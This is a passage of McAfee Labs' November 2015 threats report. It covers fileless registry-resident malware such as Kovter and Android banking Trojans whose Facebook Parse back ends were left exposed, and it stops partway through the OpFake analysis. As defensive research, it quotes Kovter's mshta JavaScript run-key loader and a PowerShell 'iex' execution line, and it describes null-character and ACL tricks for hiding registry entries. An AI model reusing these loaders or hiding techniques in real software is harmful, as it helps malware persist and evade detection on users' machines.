

Report



# McAfee Labs Threats Report

November 2015





McAfee Labs tallies  
327 new threats every  
minute, or **more than 5**  
**every second.**

## About McAfee Labs

McAfee Labs is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs delivers real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

McAfee is now part of Intel Security.

[www.mcafee.com/us/mcafee-labs.aspx](http://www.mcafee.com/us/mcafee-labs.aspx)



Follow McAfee Labs

## Introduction

McAfee Labs has been very busy this fall.

In October, we published the [Hidden Data Economy report](#), which explains what happens with stolen data after a successful breach by detailing a few of the many ways in which cyber thieves monetize the information they have stolen. The report also shows, through many examples, what these marketplaces for stolen data look like, and we document the value attached to certain types of stolen data.

In November, we published the [McAfee Labs 2016 Threats Predictions report](#). This opus contains two unique views of the future.

- First, we interviewed 21 key people at Intel Security who shared unique insights into the expected cyber threat landscape and the security industry's likely response during the next five years. They were asked to look over the horizon and predict how the types of threat actors will change, how attackers' behaviors and targets will change, and how the industry will respond between now and 2020.
- Second, we drilled down to make specific predictions about expected threat activity in 2016. Predictions for next year run the gamut from ransomware to attacks on automobiles, and from critical infrastructure attacks to the warehousing and sale of stolen data.

At about the same time, we coauthored a report from the [Cyber Threat Alliance](#), a group of leading cyber security solution providers—including Intel Security—that have come together in the interest of their collective customers to share fresh, new threat intelligence.

[Lucrative Ransomware Attacks: Analysis of the CryptoWall Version 3 Threat](#) is the result of months of joint technical analysis among Intel Security, Symantec, Palo Alto Networks, and Fortinet. The report dissects the CryptoWall Version 3 ransomware family, which has generated in excess of \$325 million in ransom payments to the perpetrators. The threats, tactics, and indicators detailed in the report have been shared among all alliance members and with the open-source community. We think it is a first in the security industry.

In the midst of all that, we led five breakout sessions, two deep-dive technical sessions, and three “TurboTalk” sessions at Intel Security’s [FOCUS 15 Security Conference](#). McAfee Labs presentations ran the gamut from targeted-attack trends to an overview of recent global law enforcement takedowns with assistance from McAfee Labs.

And now we enter the holiday season by publishing the *McAfee Labs Threats Report: November 2015*. In this quarterly threats report, we highlight three Key Topics:

- A new breed of fileless malware, which evades detection by hiding in the Microsoft Windows registry and deleting all traces of its infection from the file system.
- How poor coding practices for mobile app cloud security, including the failure to follow back-end service provider guidance, can lead to the exposure of user data in the cloud.
- The return of macro malware, primarily through sophisticated spam campaigns and clever macros that remain hidden even after they have downloaded their payloads.

Of course, we follow these three Key Topics with our usual set of quarterly threat statistics.

And in other news...

In addition to the massive amount of threat research performed by McAfee Labs, we also develop the core technology that becomes part of Intel Security products. We are very happy to report that in recent [third-party testing](#), our enterprise endpoint security products achieved their best-ever performance rating. Further, protection scores were perfect. Continuous improvements to McAfee GTI (whose threat intelligence is consumed by enterprise endpoint security products) and performance optimizations to DAT files has led to these results. Kudos to the McAfee Labs development team!

We continue to learn new things about the data and traffic within [McAfee Global Threat Intelligence](#). The McAfee GTI cloud dashboard allows us to see and analyze real-world attack patterns that lead to better customer protection. This information provides insight into the attack volumes that our customers experience. In Q3, our customers saw the following attack volumes:

- McAfee GTI received on average 44.5 billion queries per day.
- Every hour more than 7.4 million attempts were made (via emails, browser searches, etc.) to entice our customers into connecting to risky URLs.
- Every hour more than 3.5 million infected files were exposed to our customers’ networks.
- Every hour an additional 7.4 million potentially unwanted programs attempted installation or launch.
- Every hour 2.2 million attempts were made by our customers to connect to risky IP addresses, or those addresses attempted to connect to customers’ networks.

We continue to receive valuable feedback from our readers through our Threats Report user surveys. If you would like to share your views about this Threats Report, please click [here](#) to complete a quick, five-minute survey.

—Vincent Weafer, Senior Vice President, McAfee Labs

Share this Report



# Contents

**McAfee Labs Threats Report**  
November 2015

This report was researched  
and written by:

Carlos Castillo  
Diwakar Dinkar  
Paula Greve  
Suriya Natarajan  
François Paget  
Eric Peterson  
Arun Pradeep  
Avelino Rico  
Craig Schmugar  
Rakesh Sharma  
Rick Simon  
Dan Sommer  
Bing Sun  
Chong Xu

<b>Executive Summary</b>	5
<b>Key Topics</b>	7
Fileless malware becomes stealthier	8
Mobile banking Trojans expose their sins in the cloud	16
The return of macro malware	34
<b>Threats Statistics</b>	48



# Executive Summary

---

Fileless malware evades detection by reducing or eliminating the storage of binaries on disk. The newest fileless malware leaves no trace on disk, making detection more difficult.

## Fileless malware becomes stealthier

In recent years, malware authors have explored new techniques to evade detection by staying low in the system stack. They have also challenged detection through attack hardening, using such techniques as polymorphism, implanting watchdogs, revoking permissions, and more. Most recently, malware authors have precisely crafted their malware to use features such as Windows Management Instrumentation and Windows PowerShell to perform an attack without saving a file on disk.

Although fileless, memory-resident infections have been known to the security industry for a long time. Past infections always deposited a small binary somewhere on disk, but the newest evasion techniques used by fileless malware—Kovter, Powelike, and XswKit, for example—leave no trace on disk, thus making detection, which generally relies on static files on disk, more difficult.

## Mobile banking Trojans expose their sins in the cloud

---

Some mobile app developers fail to follow the security guidance of their back-end service providers, potentially exposing customers' information to attacks. Both legitimate mobile apps and apps that carry malware often have weak back-end security.

Mobile app developers focus most of their development resources on user-facing behavior of the app and depend on back-end service providers to manage the information that is stored in the cloud.

Even though most back-end service providers offer security features to protect the data stored in their infrastructure, McAfee Labs, in partnership with others, has discovered that the default implementation and configuration of those services is often insecure, which could allow unauthorized access to the data stored in the cloud.

Siegfried Rasthofer of the Technische Universität Darmstadt and Eric Bodden of Fraunhofer SIT, with assistance from McAfee Labs, investigated three major back-end service providers and found 56 million sets of unprotected data by scanning about 2 million apps. The researchers found sensitive information including full names, email addresses, passwords, photos, money transactions and even health records that could be used to perform identity theft, send email spam, distribute malware, and more.

We also turned the tables on the bad guys by exploiting their poor back-end security coding practices. We analyzed 294,817 malware-laden mobile apps and found 16 with weak back-end security. We then drilled down into two mobile banking Trojans—Android/OpFake and Android/Marry—to uncover their money- and data-stealing behaviors.

Share this Report



---

Macro malware has returned after a long hiatus. Successful campaigns deliver clever new macro malware through documents attached to sophisticated spam. The macros remain hidden even after they have downloaded their payloads.

## The return of macro malware

In the 1990s, macro malware such as Melissa and WM.Concept enjoyed success until software developers, primarily Microsoft, took steps to reduce their effectiveness. After languishing for years, malicious macros are again on the rise.

Although home users are mostly safe because they have little use for macros, large organizations often employ macros as easy-to-build programs for repetitive needs. Today's macro malware developers are using common social engineering techniques to turn unwitting enterprise users into victims.

This new breed of macro malware is entering corporate networks primarily through sophisticated spam campaigns that leverage the information gathered through social engineering to appear legitimate. These clever new macros remains hidden even after they have downloaded their payloads.

Share this Report





# Key Topics

Fileless malware becomes stealthier

Mobile banking Trojans expose their sins in the cloud

The return of macro malware

Share feedback



## Fileless malware becomes stealthier


—Arun Pradeep and Suriya Natarajan

The infiltration and persistence techniques used by malware constantly shifts. In recent years, malware authors have explored new techniques to evade detection by staying low in the system stack. They have also challenged detection through attack hardening, using techniques such as polymorphism, implanting watchdogs, revoking permissions, and more. Most recently, malware authors have precisely crafted their malware to use features like Windows Management Instrumentation and Windows PowerShell to perform an attack without saving a file on disk.

Fileless memory-resident infections have been known to the security industry for a long time. Although they were called fileless, past infections always deposited a small binary somewhere on disk. However, the newest evasion techniques used by fileless malware—Kovter, Powelike, and XswKit, for example—leave no trace on disk, thus making detection, which generally relies on static files on disk, more difficult.

Fileless malware became more prevalent in late 2014 and early 2015. In the first three quarters of 2015, McAfee Labs detected 74,471 samples from three prominent fileless malware families. Providing protection against some of these new fileless malware families has reduced the number of samples, but they persist.

Trend of Fileless Malware



Share this Report



## Types of fileless malware


Malware that infects a system but leaves no trace of execution on disk is fileless malware. Three types of fileless malware are common:

- **Memory resident:** This type of fileless malware uses the memory space of a legitimate Windows file. It loads its code into that memory space and remains resident until it is accessed or reactivated. Although execution occurs within the legitimate file's memory space, there is a dormant physical file that initiates or restarts the execution. As a result, this malware type is not completely fileless.
- **Rootkits:** Some fileless malware hides its presence behind a user- or kernel-level API. A file is present on disk but in a stealth mode. Again, this malware type is not completely fileless.
- **Windows registry:** Some new fileless malware types reside in the registry of the Windows operating system. Malware authors have exploited features such as the Windows thumbnail cache that is used to store images for Windows Explorer's thumbnail view. The thumbnail cache acts as a persistence mechanism for the malware.

Fileless malware must still enter the victim's system through a static binary. Most use email as the medium to reach the system. Once the user clicks on the attachment, the malware writes the complete payload file in an encrypted form in the Windows registry hive. It then disappears from the system by deleting itself.

Malware authors have cleverly crafted the fileless malware families Kovter, Powelike and XswKit to execute completely fileless Windows registry attacks without leaving any trace on the file system. Although the environment to carry out these attacks is prepared by executing code in a file, the file destroys itself once the system is ready for the malicious operation.

## Generic Flow Diagram of Fileless Malware Infection



Source: McAfee Labs, 2015.


## Techniques used to hide fileless infections

Kovter and Powelike write the JavaScript and the encrypted payload in a registry hive and remove user-level permission on the associated keys to hide both from security products and user accessibility. This malware family uses two techniques to avoid user visibility: masquerading and using a null character.

**Masquerading:** In this technique, the fileless malware hides the registry entries either by revoking Access Control List (ACL) permissions or by adding a null character in the value name of the registry.

An ACL is a list of security protections that applies to an object. An object can be a file, process, event, or anything else having a security descriptor. In this case, the registry entry is the object for which the ACL permissions are revoked by the fileless malware, thus prohibiting the user from accessing the malicious registry trace.

**Using a null character in registry value name:** Another technique used by the actors is simple but gets the job done: including one or more null characters in the registry value name. The Windows registry editor cannot display entries such as key, data, or value that have a null character in them. The malware writes the complete encrypted file in a key with the name beginning with a null character. When accessing the key created by the malware, the following error message is displayed by the registry editor:



Error shown when accessing a registry key containing a null character.

### Executing fileless malware

Fileless malware authors have carefully chosen legitimate Windows operating system applications to run their binaries. Two Windows applications that are used for fileless malware execution include Windows Management Instrumentation and PowerShell:

**Windows Management Instrumentation:** WMI is Microsoft's implementation of Web-Based Enterprise Management (WBEM), which is an initiative to develop a standard technology for accessing management information in an enterprise environment. This Microsoft utility can be used by fileless malware to execute malicious JavaScript.

**PowerShell:** Windows PowerShell is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and associated scripting language built on the .NET framework. A Base64-encoded malicious payload is written into the registry and then executed using a PowerShell script.


Shown next is a decrypted fileless malware function coded in the registry key that calls the PowerShell executable to run the encrypted payload code.

```
Ly9oS6=TN25.Run("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:csnvjgc",0,1)
```

## McAfee Labs analyzes Kovter

Common fileless malware families use a variety of automatically executed registry keys to start the infection and store its entire payload in custom keys, usually hidden from the user's sight. Most of the variants of this fileless malware type are targeted at search injection, ad-click fraud, and identifying system information.

The main Kovter dropper creates an environment for the complete infection. A run registry key containing JavaScript is created with a null character value name. A value name with a null character is restricted from user access.




Registry value name containing a null character.

The value of the run registry key points to another registry key containing the malicious script to load the watchdog and payload. The following is the value of the registry key that points to another registry key under the HKCU\Software entry.

```
mshta javascript:wnd1w7pRy="X";yg2=new%020
ActiveXObject("WScript.Shell");COLM2JWez="pKiLSI";Vr0AD6=yg2.
RegRead("HKCU\\software\\3cf540da\\
e925fae2");YJa6FFTM="Onl0";eval(Vr0AD6);ASC7rr9Oj="hAzrr";
```

The JavaScript in the HKCU\Software registry key, in the following image, is encoded and obfuscated.



Encrypted payload and watchdog code written in the registry.





### Infected System Information Collected by Kovter

Name	Value	Description
Mode	1	Action to be performed in the host
UID	5BD39AA1CAF61D76	User ID
OS	Win 7, SP1 IL:3	OS version with Service Pack
OS bits	x32	Chipset architecture
V	2.0.3.5	Malware version
aff_id	610	Affected node ID
Oslang	ENU	OS language
GMT	GMT +05:30	Time zone
Threads	0	Number of running threads
Online	355	Number of live infections
Total RAM	2047	RAM capacity
Load RAM	0	RAM used by the malware
Free RAM	1404	Free RAM available
CPU Load	7	CPU load
Antispyware	Windows Defender	Security program installed

Code running in memory analyzes the system's resources and dynamically receives information from the control server, allowing it to manipulate the attack without impacting the user and without detection. The more resources or power the machine has, the more traffic is seen on the network.

Kovter also deploys techniques to evade security researchers. It determines whether the host is a virtual machine or if it has antimalware products and monitoring tools. Some of the information collected from the host includes.

- &antivirus=McAfee VirusScan Enterprise
- AntiWireShark
- &antidetected=AntiVMware



Learn how Intel Security can help protect against this threat.

The fileless malware checks for the presence of specific applications. If they are not present, it downloads and installs them on the victim's system.

- .NET framework
- Adobe Flash Player
- Latest Internet Explorer browser

These applications are required so that websites with Flash-based advertisements can be accessed and clicked covertly without detection.

Once the system has been evaluated, Kovter prepares a browser to crawl through all pages of a website and click all advertisements. The control server dynamically pushes sites hosting ads and they are clicked randomly. At this point, the infected system has been transformed into a "click bot," continuously performing fraudulent clicks on advertisements.

### Click-fraud execution

Kovter contains hardcoded search strings used to populate web pages hosting related advertisements, which are randomly clicked by the malware using built-in code. The click fraud makes money for attackers, who take advantage of the pay-per-click advertising model, in which advertisers pay the website publisher when an ad is clicked. More clicks yield greater revenue.

These click-fraud attackers do not stop there. They also appear to have joined with ransomware attackers. Some Kovter variants analyzed by McAfee Labs have downloaded additional payloads that belong to the CryptoWall family.

We have seen no information theft by Kovter. Its sole aim is apparently only to infiltrate the victim's system and transform it into a click bot.

### Detection by security technology

Detecting fileless malware based on the files, folders, or other static elements on the target system is often not possible because there are no permanent traces left by the malware. Further, there are no independent processes running in memory, so process-based detection fails to detect fileless malware. User-level access to registry-based detection may also not be possible because user-level access is often revoked through the use of null characters in registry key values. Further, encrypting registry key values can be dynamic, so static detection of an infected registry key also fails.

Because no specific application or vulnerability is targeted, Windows updates or application patches will not prevent users from falling victim to this type of attack.

Because the infection source is typically email or malicious websites, safe browsing and smart email practices are two of the best defenses. Email and web protection technology will help protect users from the initial fileless malware attack vector which always includes an attached file. Some endpoint security technology is smart enough to detect fileless malware. Finally, behavior-based detection technology promises to do an even better job detecting fileless malware.

To learn how Intel Security products detect fileless malware, click [here](#).

Share this Report



## Mobile banking Trojans expose their sins in the cloud

—Carlos Castillo

Almost every mobile app is connected to the Internet, which increases the availability of data across devices and platforms. If the mobile device fails or the user replaces it, the app's data can usually be restored from the cloud.

However, remotely storing and managing mobile app data can be costly and time consuming. Instead of focusing solely on the development of the app itself, developers spend time and money building and testing the “back end” of the app in the cloud, which requires specific knowledge of databases and server-side languages.



Personal data gathered by mobile apps and stored in the “back end.”

Source: [https://www.sit.fraunhofer.de/fileadmin/bilder/presse/appdatathreat\\_pressebild.jpg](https://www.sit.fraunhofer.de/fileadmin/bilder/presse/appdatathreat_pressebild.jpg).

In response, Internet companies such as Amazon, Google, and Facebook offer fully maintained, ready-to-use, and easy-to-implement back-end services, formally known as Backend-as-a-Service (BaaS). These services provide secure data storage and management for mobile and web applications. Even though most BaaS providers offer security features to protect the data stored in their infrastructure, McAfee Labs, in partnership with others, has discovered that the implementation and configuration of those services by mobile app developers is often insecure, which could allow unauthorized access to the app data stored in the cloud.


In March, Siegfried Rasthofer of the Technische Universität Darmstadt and Eric Bodden of Fraunhofer SIT, with assistance from McAfee Labs, investigated two million mobile apps connected to three major BaaS providers (Facebook Parse, CloudMine, and Amazon AWS) and [found 56 million sets of unprotected data](#). The researchers were able to access cloud databases from several legitimate apps and found sensitive information including full names, email addresses, passwords, photos, money transactions, and even health records that could be used to perform identity theft, send spam, distribute malware, and more. (Rather than publicly name those app developers, the researchers notified them privately to protect customer information.) Even though BaaS providers document how to securely implement their services, some app developers did not follow the available security guidelines.

Share this Report



For example, one of the most important BaaS-provider security recommendations is to perform manipulation (for example, read, update, or delete records) through different channels such as administrative web interfaces instead of the app itself.

The reason to not allow data manipulation by the app itself is that, by default, access to the data is secured only by a “secret” key, which is embedded in the app when it is distributed to a user. It is thus available to anyone with minimal technical knowledge who can extract it by decompiling the app or by performing a string search.



User-specific keys hardcoded in mobile apps can be intercepted, making app-direct cloud data manipulation risky.

Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

### Mobile banking Trojans insecurely use Facebook Parse BaaS

If legitimate apps do not follow BaaS providers' security guidelines, exposing millions of customer records, what about malware-carrying mobile apps that use BaaS providers for their back-end services? Is it possible that they too do not follow sound security practices, thereby exposing themselves to investigations by threat researchers?

In July, in collaboration with Rasthofer and Bodden, McAfee Labs analyzed 294,817 malware-laden mobile apps and found that 16 of them connected with vulnerable BaaS instances implemented in Facebook Parse. McAfee Labs found that nine of the apps could access cloud database tables (NewTasks,

Share this Report






**Smishing:** Phishing attacks via SMS messages.


SmsReceiver, and TaskManager), leading researchers to think that the BaaS was also used as a control server. We found five Facebook Parse accounts exposed; they were used by two related mobile banking Trojan families: Android/OpFake and Android/Marry.

To understand how these threats make use of the BaaS services and what type of information is stored in the cloud, we decompiled and statically analyzed one variant of the less complex malware family Android/OpFake. The malware app, most likely distributed via smishing attacks, pretends to be an installer (Установка) for the legitimate Russian instant-messaging app Chat for Friends (Чат для друзей. ДругВокруг):



Android/OpFake pretending to be a Russian instant-messaging app.

When the malware app is executed, a fake message is shown to the user saying that the app will be downloaded and installed in the device:




Fake message shown by Android/OpFake.

Share this Report




However, instead of doing what the app indicates in the user interface, the malware hides the icon in the home screen and starts a service in the background that subscribes the device to Facebook Parse push notifications, leaks device information to Facebook Parse and traditional (not BaaS) control servers, and schedules a system alarm:



Android/OpFake behavior when the app is executed or the service is started in the background.

Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

The system alarm executes every minute, checking whether there are new commands to be executed both in the traditional control server and in the NewTasks table in Facebook Parse. Once the command is executed, the task is saved in the TaskManager table to later update the record with the task response:



Android/OpFake obtains new commands from the Facebook Parse table NewTasks.

Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).



